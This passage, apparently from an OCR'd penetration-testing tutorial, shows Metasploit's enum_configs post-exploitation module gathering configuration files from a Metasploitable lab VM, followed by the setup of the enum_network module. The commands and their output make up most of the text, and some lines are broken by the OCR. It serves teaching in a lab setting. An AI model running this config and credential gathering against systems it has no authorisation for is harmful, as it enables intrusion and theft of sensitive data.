


```
msf5 post(linux/gather/enum_configs) > run

[*] Running module against 192.168.41.173 [metasploitable]
[*] Info:
[*]
                         _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) ||
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ |_| |_|
|_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                   Warning: Never e
xpose this VM to an untrusted network!Contact: msfdev[at]metasploit.comLogin
with msfadmin/msfadmin to get started
[*]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux
[+] apache2.conf stored in /root/.msf4/loot/20190616065822_default_192.168.41
.173_linux.enum.conf_459101.txt
[+] ports.conf stored in /root/.msf4/loot/20190616065822_default_192.168.41.1
73_linux.enum.conf_551591.txt
[-] Failed to open file: /etc/nginx/nginx.conf: core_channel_open: Operation
failed: 1
[-] Failed to open file: /etc/snort/snort.conf: core_channel_open: Operation
failed: 1
[+] my.cnf stored in /root/.msf4/loot/20190616065822_default_192.168.41.173_l
inux.enum.conf_922291.txt
[+] ufw.conf stored in /root/.msf4/loot/20190616065822_default_192.168.41.173
_linux.enum.conf_070956.txt
[+] sysctl.conf stored in /root/.msf4/loot/20190616065822_default_192.168.41.
173_linux.enum.conf_544685.txt
[-] Failed to open file: /etc/security.access.conf: core_channel_open: Operat
ion failed: 1
[+] shells stored in /root/.msf4/loot/20190616065823_default_192.168.41.173_l
inux.enum.conf_296740.txt
[-] Failed to open file: /etc/security/sepermit.conf: core_channel_open: Oper
ation failed: 1
[-] Failed to open file: /etc/ca-certificates.conf: core_channel_open: Operat
ion failed: 1
[+] access.conf stored in /root/.msf4/loot/20190616065823_default_192.168.41.
[-] Failed to open file: /etc/gated.conf: core_channel_open: Operation failed
: 1
[+] rpc stored in /root/.msf4/loot/20190616065823_default_192.168.41.173_linu
x.enum.conf_747991.txt
[-] Failed to open file: /etc/psad/psad.conf: core_channel_open: Operation fa
iled: 1
[+] debian.cnf stored in /root/.msf4/loot/20190616065823_default_192.168.41.1
73_linux.enum.conf_525798.txt
[-] Failed to open file: /etc/chkrootkit.conf: core_channel_open: Operation f
ailed: 1
[+] logrotate.conf stored in /root/.msf4/loot/20190616065823_default_192.168.
41.173_linux.enum.conf_226316.txt
[-] Failed to open file: /etc/rkhunter.conf: core_channel_open: Operation fai
led: 1
[+] smb.conf stored in /root/.msf4/loot/20190616065823_default_192.168.41.173
_linux.enum.conf_554943.txt
[+] ldap.conf stored in /root/.msf4/loot/20190616065823_default_192.168.41.17
3_linux.enum.conf_283734.txt
```




```
[-] Failed to open file: /etc/cups/cups.conf: core_channel_open: Operation fa
iled: 1
[-] Failed to open file: /etc/opt/lampp/etc/httpd.conf: core_channel_open: Op
eration failed: 1
[+] sysctl.conf stored in /root/.msf4/loot/20190616065824_default_192.168.41.
173_linux.enum.conf_149667.txt
[-] Failed to open file: /etc/proxychains.conf: core_channel_open: Operation
failed: 1
[-] Failed to open file: /etc/cups/snmp.conf: core_channel_open: Operation fa
iled: 1
[-] Failed to open file: /etc/mail/sendmail.conf: core_channel_open: Operatio
n failed: 1
[-] Failed to open file: /etc/snmp/snmp.conf: core_channel_open: Operation fa
iled: 1
[*] Post module execution completed
msf5 post(linux/gather/enum_configs) >
```


The module returned some positives along with some negatives. These will be analysed in th-e next Issue. Let's move on to the next module. As its name implies, this module is used to collect network information from the target system.



```
msf5 > use post/linux/gather/enum_network
msf5 post(linux/gather/enum_network) > show options

Module options (post/linux/gather/enum_network):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(linux/gather/enum_network) > set session 3
session => 3
msf5 post(linux/gather/enum_network) >
```

